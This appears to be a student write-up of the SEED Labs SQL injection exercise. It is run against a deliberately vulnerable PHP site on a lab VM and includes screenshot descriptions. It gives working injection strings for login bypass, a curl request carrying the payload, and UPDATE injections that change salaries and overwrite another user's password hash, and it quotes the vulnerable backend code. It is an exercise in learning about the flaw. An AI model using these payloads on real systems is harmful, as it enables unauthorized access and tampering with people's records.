

SQL-INJECTION

Title	Author	Date
Seed Lab SQL Injection Attack	Nayab Asif	30-10-2021

Task 1


Login MYSQL:

```
mysql -u root -pseedubuntu
```

```
mysql> use Users;
```

```
mysql> show tables;
```

Use Such a SQL Query:



```
+-----+
1 row in set (0.00 sec)

mysql> select * from credential where name='Alice';
+-----+
| ID | Name | EID | Salary | birth | SSN | Phon |
| eNumber | Address | Email | NickName | Password |
+-----+
| 1 | Alice | 10000 | 20000 | 9/20 | 10211002 | aa54747fc95fe0470fff4976 | fdbe918bdae83000 |
+-----+
1 row in set (0.00 sec)

mysql>
```

```
select * from credential where Name = 'Alice';
```

Task 2

Task 2.1


- USERNAME: "Admin' #"

- PASSWORD: "***" whatever the password was

It will result in a SQL Query as:

```
SELECT id, name, eid, salary, birth, ssn, address, email,
nickname, Password
FROM credential
WHERE name= 'Admin' # and Password='***'
```

Then statement after # will be regarded as comments. So we can login in as Admin.




Task 2.2

curl

`'http://www.seedlabsqlinjection.com/unsafe_home.php?username=Admin%27%20%23Password=xyz'`

It will return a bunch of htmlcode. When exporting outputs to file by `>` temp.html and open it

A terminal window with a dark purple background. On the left side, there is a vertical sidebar containing several application icons: a gear, a document with a pencil, a dollar sign, a red square, a folder, a line graph, a Firefox logo, a gear with a wrench, a terminal window, and a server rack. The terminal text is as follows:

```
[10/28/21]seed@VM:~$ curl 'www.SeedLabSQLInjection.com/unsafe_home.php?username=admin%27%20%23'<!--SEED Lab: SQL Injection Education Web platformAuthor: Kailiang YingEmail: kying@syr.edu--><!--SEED Lab: SQL Injection Education Web platformEnhancement Version 1Date: 12th April 2018Developer: Kuber KohliUpdate: Implemented the new bootstrap design. Implemented a new Navbar at the top with two menu options for Home and edit profile, with a button to logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table header theme.NOTE: please note that the navbar items should appear o
```

Task 2.3


We need to delete such a statement to append a row to current database:

DELETE credential where name='ted';

So constructed:

- USERNAME: "'1=1; DELETE credential where name='ted';#"
- PASSWORD: "" (Remain Blank)

It fails and alerts with a syntax error:



Because in PHP's `mysqli` extension, which invokes `mysqli::query` API to handle SQL statements, it doesn't support for multiple queries within the same run. Of course, the design of this API attributes to the concern of SQL injection.

Task 3


It's hard to find the navigation buttons on this website (www.SeedLabSQLInjection.com).

In order to edit the profile, please log in and then jump to the link address:
http://www.seedlabsqlinjection.com/unsafe_edit_frontend.php by Hand.

Task 3.1

Log in with Alice's username and password, enter
http://www.seedlabsqlinjection.com/unsafe_edit_frontend.php

Modify Phone Number as ', Salary=500000 and save



Task 3.2

Log in with username Bobby' # and arbitrary password, open his profile edit page.

Fill in with:

Phone Number: ', Salary=1

And keep other properties unchanged. Submit the modification.

Now, you can see:


Screen shoot is in SQL Injection Folder

Log-in as Alice

Assume instead of logging in as Bobby using inject method, We keep the login in as Alice, and open Alice's profile edit page.

We should change the Phone Number as

', Salary=1 where name='Bobby' #



Task 3.3

Of course, the simplest approach is to log-in as Boby like Task 3.2 and change the password.

If we must do all things and keep log-in with Alice's own account. We might face such an issue:

According to code below in `unsafe_edit_backend.php`, if **Password** is to be updated, the session's `pwd` will be updated first, which makes our user authentication invalid immediately and the modification dropped. So we cannot modify the password field directly using Alice's authentication.

```
$conn = getDB();
// Don't do this, this is not safe against SQL injection attack
$sql="";
if($input_pwd!=""){
// In case password field is not empty.
$hashed_ = sha1($input_pwd);
//Update the password stored in the session.
$_SESSION['pwd']=$hashed_pwd;
$sql = "UPDATE credential SET
nickname='$input_nickname',email='$input_email',address='$input_address',Password='$hashed_
pwd',PhoneNumber='$input_phonenumber' where ID=$id;";
}else{
// if password field is empty.
$sql = "UPDATE credential SET
nickname='$input_nickname',email='$input_email',address='$input_address',PhoneNumber='$inp
ut_phonenumber' where ID=$id;";
}
```



```
$conn->query($sql);  
$conn->close();  
header("Location: unsafe_home.php");  
exit();
```

We should do all things in **Phone Number** field.

Assume we want to change Bobby's password as tedwashere. First, we should get SHA1 value of our new password via some [online tool](#) as

1b3263246794fe4094be7ae99e21b34454d9676f

Then construct **Phone Number** as:

', password='1b3263246794fe4094be7ae99e21b34454d9676f' where name='Bobby' #

and save. Now, the change works. You can log in with
username Bobby and password tedwashere.

A screenshot of a Linux terminal window. The terminal has a dark purple background and a light blue sidebar on the left containing various application icons. The command prompt shows the user 'seed' at the machine 'VM' in the directory '~'. The command entered is 'echo -n "tedwashere" | sha1sum'. The output of the command is '1b3263246794fe4094be7ae99e21b34454d9676f -'. The prompt then returns to the user's shell.

```
[10/28/21]seed@VM:~$ echo -n "tedwashere" | sha1sum  
1b3263246794fe4094be7ae99e21b34454d9676f -  
[10/28/21]seed@VM:~$
```

GITHUB REPOSITORY

<https://github.com/nayyab1203/SQL-Injection-Attack.git>